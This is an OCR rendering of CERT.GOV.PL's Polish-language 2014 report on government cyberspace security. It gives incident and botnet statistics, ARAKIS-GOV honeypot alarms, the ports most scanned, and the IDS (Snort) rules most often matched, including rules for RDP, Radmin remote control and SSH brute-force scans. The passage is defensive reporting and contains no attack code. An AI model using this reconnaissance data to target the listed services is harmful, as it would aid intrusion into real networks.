CERT.GOV.PL

Raport o stanie bezpieczeństwa cyberprzestrzeni RP w roku 2014

Warszawa/marzec 2015

CERT.GOV.PL

Raport o stanie bezpieczeństwa cyberprzestrzeni RP w roku 2014

Warszawa / marzec 2015

ZESPÓŁ CERT.GOV.PL

Rządowy Zespół Reagowania na Incydenty Komputerowe CERT.GOV.PL pełni rolę głównego zespołu CERT odpowiadającego za koordynację procesu reagowania na incydenty komputerowe w obszarze administracji rządowej. Zespół funkcjonuje od 1 lutego 2008 roku w Agencji Bezpieczeństwa Wewnętrznego. Zgodnie z przyjętą w drodze uchwały Rady Ministrów w dniu 25 czerwca 2013 roku *Polityką Ochrony Cyberprzestrzeni Rzeczypospolitej Polskiej* w ramach ustanowionego Krajowego Systemu Reagowania na Incydenty Komputerowe CERT.GOV.PL został wskazany w ramach drugiego poziomu tj. reagowania na incydenty komputerowe. Jednym z podstawowych zadań Zespołu jest wspieranie i rozwijanie zdolności jednostek administracji rządowej do obrony przed zagrożeniami płynącymi z cyberprzestrzeni.

CERT.GOV.PL - dane kontaktowe
www.cert.gov.pl
cert@cert.gov.pl

Tel:
+48 22 58 59 373
Faks:
+48 22 58 58 833

Agencja Bezpieczeństwa Wewnętrznego
Ul. Rakowiecka 2a
00-993 Warszawa
Polska

Spis treści

Wstęp

Raport o stanie bezpieczeństwa cyberprzestrzeni RP w roku 2014 publikowany jest w celu podnoszenia świadomości użytkowników o aktualnych zagrożeniach i podatnościach, a także skutkach ich ewentualnego wystąpienia dla systemów teleinformatycznych. Ujęte w *Raporcie* informacje, w tym dane statystyczne, mają dostarczyć wiedzy niezbędnej dla procesów planowania i wdrażania w instytucjach rozwiązań przyczyniających się do podwyższenia odporności jawnych systemów teleinformatycznych.

Dostrzegalny jest w ostatnich latach wyraźny wzrost dynamiki ataków, które łączą możliwe metody i narzędzia, zwiększając tym samym ewentualną skuteczność prowadzonych długofalowych działań, nastawionych na osiągnięcie zamierzonego celu. Atakującymi są już nie tylko pojedyncze osoby, ale też wysoko wyspecjalizowane grupy wykorzystujące coraz bardziej zaawansowane technologie oraz wektory ataku. Należy przy tym dodać, że do przeprowadzania ataków powszechnie wykorzystywane są sieci anonimizujące m.in. TOR, które istotnie ograniczają możliwość zidentyfikowania sprawców. Informacje dotyczące prowadzonych cyberkampanii pokazują, że w głównym obszarze zainteresowania ze strony najgroźniejszych atakujących znajdują się instytucje z sektora energetycznego oraz systemy rządowe, co odzwierciedla światowy trend w tej kwestii.

Zespoły powołane do reagowania na incydenty komputerowe i instytucje muszą zwiększać możliwości odparcia najbardziej dotkliwych form ataków jak m.in. ataki typu APT (ang. Advanced Persistent Threat) czy spear phishing. Wydarzenia roku ubiegłego pokazują, iż niestety nadal, czynnikami przyczyniającymi się do skali skuteczności przeprowadzanych ataków, pozostają: nieodpowiednie podejście do kwestii bezpieczeństwa systemów, brak wdrożenia odpowiednich procedur w instytucjach oraz tendencja do redukcji wysokości finansów przeznaczonych na funkcjonowanie instytucji kosztem bezpieczeństwa. Ogromne znaczenie ma także niski poziom świadomości wśród kadry zarządzającej i pracowników oraz brak okresowych szkoleń z danego zakresu.

Poza tradycyjnymi czynnikami wpływającymi na bezpieczeństwo cyberprzestrzeni RP, takimi jak: upowszechnienie technologii teleinformatycznych, uproszczenie i dostępność narzędzi pomocnych w przeprowadzeniu ataków oraz niedofinansowanie systemów ochrony zasobów administracji państwowej – jednym z najistotniejszych elementów w ostatnim roku pozostawał wpływ aktualnej sytuacji geopolitycznej związanej z kryzysem na Ukrainie.

W związku z powyższym, niezwykle istotna jest współpraca instytucji z powołanymi Zespołami Reagowania na Incydenty Komputerowe, oraz wdrażanie wydawanych rekomendacji. Wspólnie podejmowane działania z instytucjami umożliwiają prowadzenie przez Zespół CERT.GOV.PL działań wyprzedzających m.in. poprzez cyrkulację ostrzeżeń i alertów skierowanych do instytucji, które pozwalają w wielu sytuacjach uniknąć zagrożenia lub ewentualnie pomagają wykryć, zneutralizować czy zminimalizować negatywny skutek

jego wystąpienia. Powyższe działania przynoszą również pozytywne efekty dla instytucji i firm ważnych dla bezpieczeństwa RP, ponieważ często podnoszą one zdolności zapobiegania lub neutralizacji działań, które skutkować mogą m.in. znacznymi stratami finansowymi lub utratą zaufania.


Na koniec, w kontekście pytań zadawanych często przez przedstawicieli mediów, chcielibyśmy przypomnieć, że niniejsze opracowanie ma charakter jawny. Z oczywistych względów ABW nie informuje publicznie o stanie aktualnego rozpoznania obcej działalności wywiadowczej, także prowadzonej w cyberprzestrzeni RP. Ze względów prawnych raport nie zawiera też szczegółowych informacji o incydentach będących elementem prowadzonych postępować karnych i kontrolnych.

1. STATYSTYKA

1.1. Statystyki incydentów koordynowanych przez Zespół CERT.GOV.PL

Rok 2014 pod względem liczby otrzymanych zgłoszeń oraz obsłużonych incydentów kolejny raz okazał się dla Zespołu CERT.GOV.PL rekordowy w stosunku do lat poprzednich. Wzrost liczby zgłoszeń nastąpił w drugim kwartale 2014 roku i spowodowany był głównie m.in. upublicznieniem informacji o poważnym zagrożeniu w zabezpieczeniach bibliotek OpenSSL, tzw. Heartbleed.

W sumie, zarejestrowanych zostało aż 12017 zgłoszeń, z których 7498 zakwalifikowano, jako incydenty. Poniższy wykres obrazuje ilość zarejestrowanych zgłoszeń oraz obsłużonych przez Zespół CERT.GOV.PL incydentów teleinformatycznych w poszczególnych kwartałach 2014 roku.




Wykres 1. Liczba zarejestrowanych zgłoszeń oraz incydentów w poszczególnych kwartałach 2014 roku


Różnica w liczbie zarejestrowanych zgłoszeń oraz liczbie incydentów wynika z faktu, że część z nich stanowią tzw. *false-positives*. Są to przypadki błędnej interpretacji przez zgłaszającego legalnego ruchu sieciowego. Drugą z przyczyn, szczególnie widoczną w przypadku zgłoszeń z systemów automatycznych, są wielokrotne zgłoszenia dotyczące tych samych incydentów. Ponadto, należy tu również zwrócić uwagę na fakt, iż zgłoszenia pochodzące z systemów autonomicznie raportujących m.in. za pośrednictwem platformy N6[1], zostają poddane późniejszej weryfikacji przez Zespół CERT.GOV.PL, który wskazuje, czy zgłoszeniom można nadać atrybut incydentu.

[1] Platforma *N6* została zbudowana przez Zespół CERT Polska i służy gromadzeniu, przetwarzaniu oraz przekazywaniu informacji o zdarzeniach naruszających bezpieczeństwo teleinformatyczne.


Poniższe wykresy przedstawiają szczegółowe statystyki uwzględniające źródła zgłoszeń incydentów trafiających do Zespołu CERT.GOV.PL.



Wykres 2. Źródła incydentów – zgłoszenia z wykorzystywanych przez Zespół CERT.GOV.PL systemów wspomagających




Wykres 3. Źródła incydentów – ustalenia własne



Wykres 4. Źródła incydentów – zgłoszenia podmiotów zewnętrznych


Podział zarejestrowanych incydentów w 2014 roku na poszczególne kategorie przedstawiony został na wykresie nr 5, który zawiera zarówno dotychczas stosowaną terminologię katalogu zagrożeń oraz nowy podział, który został wprowadzony w trzecim kwartale 2014 roku.



Wykres 5. Statystyka[2] wybranych incydentów w roku 2014 z podziałem na kategorie

[2]Dezinformacja – publikowanie nieprawdziwych informacji, które świadomie wprowadzają w błąd potencjalnych odbiorców tej wiadomości, starając się tym samym odwrócić uwagę od faktycznie zaistniałych zdarzeń.
Inżynieria społeczna (socjotechnika) – wykorzystanie niewiedzy oraz ludzkiej natury przez cyberprzestępców w celu przełamania zabezpieczeń oraz uzyskania nieautoryzowanego dostępu do komputera. Celem inżynierii społecznej jest potajemne instalowanie oprogramowania szpiegującego lub innego złośliwego oprogramowania, a także próba uzyskania poufnych informacji użytkownika np. haseł dostępowych do konta bankowego.

W 2014 roku największą grupę, jak co roku, stanowiły incydenty w kategorii *botnet*. Zespół CERT.GOV.PL zarejestrował aż 4681 incydentów dotyczących oprogramowania złośliwego działającego na stacjach roboczych, podłączonych do sieci teleinformatycznej jednostek administracji publicznej. Najczęściej występującymi typami botnetów w 2014 roku wykrytymi w infrastrukturze administracji państwowej, były botnety *Downadup* oraz *Conficker*.




Wykres 6. Cztery główne typy botnetów w 2014 roku
(w odniesieniu do wszystkich zarejestrowanych incydentów w kategorii *botnet*)


W kategorii *błędna konfiguracja urządzenia* uwzględniono informacje o podatnościach oraz błędach konfiguracji aplikacji, bądź urządzeń sieciowych. Znaczący wpływ na statystykę miały w tej kategorii pozyskane przez Zespół CERT.GOV.PL informacje o podatności serwerów DNS (DNSOpenResolver), podatność serwerów NTP, a także podatności SNMP – w sumie 2213 incydenty. Ponadto, Zespół CERT.GOV.PL otrzymywał znaczną ilość zgłoszeń związanych ze skanowaniem sieci w poszukiwaniu błędów i podatności – 132 incydenty oraz określonych jako *inżynieria społeczna* – 119 incydentów. Dwukrotny wzrost w stosunku do roku 2013 został odnotowany w przypadku ataków odmowy dostępu (DDoS i DoS) z 10 w 2013 roku do 20 w 2014 roku.

1.2. Analiza alarmów na podstawie systemu ARAKIS-GOV

System ARAKIS-GOV w 2014 roku zarejestrował 28322 alarmy. Ze względu na poziom istotności i zagrożenia, alarmy podzielono na trzy główne kategorie. Najmniej odnotowano alarmów najgroźniejszych o priorytecie *wysokim* – 1140, co stanowiło 4% wszystkich zarejestrowanych. Najwięcej natomiast odnotowano alarmów o priorytecie *średnim* – 13896, które stanowiły 49% ogółu. Pozostałe alarmy posiadały priorytet *niski*, których odnotowano 13286.




Wykres 7. Rozkład procentowy alarmów ze względu na priorytet



Wykres 8. Rozkład ilościowy alarmów ze względu na priorytet

Porównując powyższe statystyki z rokiem 2013, można zaobserwować znaczny wzrost ilościowy odnotowanych alarmów, zarówno tych o priorytecie *wysokim* i *średnim*.




Wykres 9. Porównanie rozkładu alarmów w latach 2014 i 2013

W kontekście alarmów o priorytecie „wysokim" i „średnim" większość alarmów wynika z obserwowanego wzrostu zainteresowania przestrzeniami publicznych adresów IP instytucji w ramach systemu ARAKIS-GOV. Powyższe przejawia się odnotowaniem większej ilości alarmów związanych z procesem rozpoznania zasobów sieci (skanowanie sieci) przy zastosowaniu mechanizmu spoofowania (fałszowania) źródłowego adresu IP.


Informacje gromadzone i analizowane przez system ARAKIS-GOV pozwalają na określenie lokalizacji geograficznej źródeł, z których wykonywano ataki na polskie sieci administracji publicznej. Należy jednak pamiętać, że specyfika protokołu TCP/IP sprawia, iż nie można bezpośrednio łączyć źródła pochodzenia pakietów z rzeczywistą lokalizacją zleceniodawcy ataku. Wynika to z faktu, iż w celu ukrycia swej tożsamości i fizycznej lokalizacji atakujący mogą wykorzystywać serwery pośredniczące (proxy), słabo zabezpieczone, bądź nieaktualizowane komputery, nad którymi wcześniej przejmują kontrolę. W przypadku protokołu UDP/IP natomiast, ze względu na fakt, iż jest protokołem bezpołączeniowym podszycie nie stanowi żadnego problemu a weryfikacja autentyczności nadawcy jest niezwykle trudna.

Do najbardziej aktywnych pod kątem ilości generowanych połączeń należą adresy IP przypisane do Chin – około 28% i Holandii – przeszło 14%.



Wykres 10. Rozkład procentowy źródeł ataków na sieci monitorowane przez system ARAKIS-GOV pod kątem ilości generowanych połączeń

Nieznacznie różnią się statystki lokalizacji geograficznej źródłowych adresów IP pod kątem ich unikalnego występowania.



Wykres 11. Rozkład procentowy źródeł ataków na sieci monitorowane przez system ARAKIS-GOV pod kątem unikalnych adresów IP

W powyższych wykresach dotyczących statystyk źródeł ataków, występuje element *nieznane*, dotyczący adresów IP, które w chwili obecnej nie są przypisane do żadnego podmiotu – oznacza to, iż dokonano podszycia się (podmiany prawdziwego źródłowego adresu IP).

Zastosowanie w systemie ARAKIS-GOV systemów honeypot-owych do wykrywania ataków z sieci Internet, dostarcza istotnych informacji na temat procesu rozpoznawania zasobów (skanowania). Na podstawie powyższych danych przedstawiono tabelę, zawierającą ranking skanowanych portów popularnych usług sieciowych pod względem liczby unikalnych adresów IP w skali całego roku.

L.p.	Docelowy port/protokół	Procent unikalnych IP	Opis
1	23/TCP	31,50%	Ataki na usługę telent
2	5000/TCP	11,28%	Atak na usługę zarządzania rozwiązania typu NAS firmy Synology
3	445/TCP	9,87%	Ataki typu bufferoverflow na usługi Windows RPC
4	80/TCP	7,46%	Ataki na aplikacje webowe
5	22/TCP	4,18%	Ataki na usługę SSH
6	3389/TCP	4,10%	Ataki na usługę RDP (zdalny pulpit)
7	8080/TCP	3,41%	Skanowanie w poszukiwaniu serwerów open web proxy
8	1433/TCP	2,80%	Ataki na usługę bazy danych MSSQL

9	139/TCP	1,62%	Ataki na usługę NetBIOS
10	5900/TCP	1,58%	Ataki na usługę VNC (zdalny pulpit)

Tabela 1. Tabela atakowanych portów w roku 2014 na podstawie danych z systemu ARAKIS-GOV

Powyższa tabela obrazuje skalę zainteresowania konkretnymi usługami przez złośliwe oprogramowanie, bądź samych atakujących. Pierwsze miejsce zajmuje port 23/TCP (ataki na usługę telnet), na drugim miejscu (zmiana w stosunku do statystyk za rok 2013) znajduje się port 5000/TCP, który związany jest z usługą panelu zarządzającego rozwiązań typu NAS (Network Attached Storage) firmy Synology.

System ARAKIS-GOV, na podstawie analizy zebranego ruchu, próbuje również dokonać identyfikacji zagrożenia na podstawie bazy znanych zagrożeń w postaci reguł systemu Snort[3]. Na tej podstawie stworzono zestawienie najczęściej odnotowanych reguł systemu Snort w systemie ARAKIS-GOV.

L.p.	Procent wszystkich unikalnych IP	Reguła SNORT
1	19,70%	MISC MS Terminal server request
2	19,69%	ET POLICY RDP connection request
3	16,55%	ET POLICY Radmin Remote Control Session Setup Initiate
4	10,52%	WEB-IIS view source via translate header
5	5,46%	BLEEDING-EDGE RDP connection request
6	3,45%	ET POLICY Suspicious inbound to MSSQL port 1433
7	3,42%	ET SCAN Potential SSH Scan
8	2,40%	ET POLICY RDP disconnect request
9	2,29%	ET SCAN LibSSH Based SSH Connection - Often used as a BruteForce Tool
10	1,55%	ET SCAN Behavioral Unusually fast Terminal Server Traffic

Tabela 2. Najczęściej dopasowane reguły do ruchu sieciowego widzianego przez system ARAKIS-GOV

[3] Snort – sieciowy system wykrywania włamań, dostępny na wolnej licencji, posiadający szeroki zakres mechanizmów detekcji ataków oraz umożliwiający, w czasie rzeczywistym, dokonywanie analizy ruchu i rejestrowanie pakietów przechodzących przez sieci oparte na protokołach IP/TCP/UDP/ICMP

Pierwsze dwie pozycje w statystykach zajmują reguły dotyczące ataków na usługi pulpitu zdalnego RDP, w których częściowo połączenia mogą być związane z nadal widoczną (podobnie jak w roku ubiegłym) aktywnością robaka Morto[4].


System ARAKIS 2.0 GOV

System ARAKIS-GOV działa od roku 2007, w którym rozpoczął się proces jego wdrożenia produkcyjnego, obecnie rozlokowany jest w ponad kilkudziesięciu instytucjach administracji publicznej. Głównym celem systemu jest wczesne ostrzeganie o zagrożeniach płynących z sieci Internet i opisywanie zidentyfikowanych zagrożeń w postaci sygnatury. Mając na uwadze fakt szybkiej i ciągłej ewolucji zagrożeń, podjęto działania w celu utworzenia nowej wersji systemu tj. ARAKIS 2.0 GOV, która będzie wykorzystywała doświadczenia zdobyte podczas działania systemu w wersji pierwszej oraz będzie dostosowana do aktualnych trendów i rodzajów zagrożeń obserwowanych w sieci Internet. W stosunku do obecnej wersji systemu, ARAKIS 2.0 